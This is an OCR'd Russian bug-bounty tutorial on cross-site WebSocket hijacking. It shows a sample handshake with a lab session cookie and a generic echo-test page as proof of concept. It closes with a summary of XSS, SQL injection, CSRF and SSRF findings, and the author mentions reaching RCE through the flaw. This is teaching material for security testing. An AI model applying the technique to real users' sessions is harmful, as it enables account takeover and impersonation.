
Я довольно редко сталкиваюсь с приложением, использующим веб-сокеты, но когда нахожу, то почти всегда есть перехват веб-сокетов между сайтами (CSWSH). Настройка полнодуплексного канала связи позволяет использовать как чтение, так и отправку данных. Эту уязвимость можно использовать для выполнения XSS, SQL-инъекций, RCE и т.д.

Веб-сокеты

WebSocket - это протокол компьютерной связи, обеспечивающий полнодуплексный канал связи по одному TCP-соединению. Полный дуплекс означает, что мы можем как читать, так и писать в соединение. Приложения, использующие веб-сокеты, обычно нуждаются в живом механизме двусторонней связи. Например, чат приложение

может использовать веб-сокеты для отправки сообщений туда и обратно.

Как показано выше, соединение начинается с рукопожатия веб-сокета. и HTTP-запроса на обновление. Такой подход используется для установки связи веб-сокета. Пример



рукопожатия веб-сокета показан ниже:


```
GET /chat HTTP/1.1
Host: ac9d1fb61ff209818068315e00d2004d.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Sec-WebSocket-Version: 13
Origin: https://ac9d1fb61ff209818068315e00d2004d.web-security-academy.net
Sec-WebSocket-Key: 2FAqCPdQM17iHYRRX1v7ZA==
Connection: keep-alive, Upgrade
Cookie: session=1IqkNmdm8t5PmUA2BaLMLwRtf2go53he
Pragma: no-cache
Cache-Control: no-cache
Upgrade: websocket
```

После того, как рукопожатие установлено, Вы можете начать отправлять и получать сообщения из приложения

CSWSH

Перехват веб-сокетов между сайтами (CSWSH) похож на CSRF, поскольку мы используем целевые файлы cookie для выполнения запросов. Кроме того, как и CSRF, цель должна была бы посетить нашу вредоносную страницу, войдя на целевой сайт, чтобы это сработало. Основное отличие заключается в том, что вместо отправки POST-запроса мы инициируем связь с веб-сокетом. После того, как соединение WebSocket установлено, мы можем делать все, что угодно. Предположим, у нас есть веб-приложение с функцией живого чата, которая использует веб-сокет для связи.


Первое, что Вы хотите сделать, это изучить трафик в burp. Только большинство людей знает, как использовать burp для тестирования HTTP-трафика, но он также может обрабатывать трафик веб-сокетов, как показано ниже:



Следующий шаг - создать POC, чтобы посмотреть, сможем ли мы захватить WebSocket пользователя. Мы можем использовать следующий веб-сайт для проверки уязвимости:

- http://websocket.org/echo.html

Чтобы проверить CSWSH, Вам нужно войти в целевое приложение, как если бы Вы были законным пользователем. Затем Вы открываете вторую вкладку в том же браузере и пытаетесь создать подключение через веб-сокет. В этом примере я буду подключаться к живому чату. Если конечная точка уязвима, мы сможем создать веб-сокет соединение с использованием файлов cookie пользователя.



Как Вы можете видеть на изображении выше, я смог инициировать веб-сокет соединение с использованием файлов cookie пользователей. Именно это делает ее таким похожим на CSRF. А реальная атака потребовала бы от пользователя посещения вредоносного сайта, при входе в систему уязвимого приложения. Затем вредоносный сайт может использовать файлы cookie пользователей для установки соединения через веб-сокет и отправлять сообщения от имени пользователя. Сайт также содержит код POC, если Вам нужно внести какие-либо изменения. Всегда рекомендуется отправлять POC-код при отправке для вознаграждения.

```
<!DOCTYPE html>
<meta charset="utf-8" />
<title>WebSocket Test</title>
<script language="JavaScript" type="text/JavaScript">
var wsUri = "wss://echo.websocket.org/";
var output;
function init()
{
```

```
output = document.getElementById("output");
testWebSocket();
}
function testWebSocket()
{
websocket = new WebSocket(wsUri);
websocket.onopen = function(evt) { onOpen(evt) };
websocket.onclose = function(evt) { onClose(evt) };
websocket.onmessage = function(evt) { onMessage(evt) };
websocket.onerror = function(evt) { onError(evt) };
}
function onOpen(evt)
{
writeToScreen("CONNECTED");
doSend("WebSocket rocks");
}
function onClose(evt)
{
writeToScreen("DISCONNECTED");
}
function onMessage(evt)
{
writeToScreen('<span style="color: blue;">RESPONSE: ' +
evt.data+'</span>');
websocket.close();
}
function onError(evt)
{
writeToScreen('<span style="color: red;">ERROR:</span> '
+ evt.data);
}
function doSend(message)
{
writeToScreen("SENT: " + message);
websocket.send(message);
```

```
}
function writeToScreen(message)
{
var pre = document.createElement("p");
pre.style.wordWrap = "break-word";
pre.innerHTML = message;
output.appendChild(pre);
}
window.addEventListener("load", init, false);
</script>
<h2>WebSocket Test</h2>
<div id="output"></div>
```

Я лично использовал эту уязвимость для взлома нескольких приложений. Один из экземпляров позволил мне полностью взять на себя управление машинами пользователей в качестве веб-сайта. Соединение сокета использовалось для отправки команд оболочки на удаленный сервер. Это позволило мне добиться удаленного выполнения кода (RCE).

Вывод

Вы не будете часто сталкиваться с приложениями, использующими веб-сокеты. Большинство разработчиков и охотников за ошибками даже не знают, что это за уязвимость. Как и CSRF, это атака на пользователей, и может использоваться для установления соединения через веб-сокет при маскировке как жертва.

Резюмирую

В этом разделе рассмотрено лишь небольшое количество уязвимостей типа OWASP. Вероятно, самая популярная обнаруженная уязвимость - XSS. Кажется, что любое приложение содержит XSS, и выплата за уязвимость может

быть где-нибудь от $ 50 до $ 1000, в зависимости от критичности и компании. Еще одна распространенная уязвимость — SQL-инъекция. CSRF - еще одна уязвимость, которую я кажется, нахожу все время. В большинстве случаев я нахожу ее в письме об изменении функциональности веб-сайта, которая позволяет мне изменить адрес электронной почты пользователя. Оттуда Вы можете сбросить пароль, чтобы получить доступ к учетной записи. SSRF кажется менее известная уязвимость, но я все еще нахожу ее довольно часто.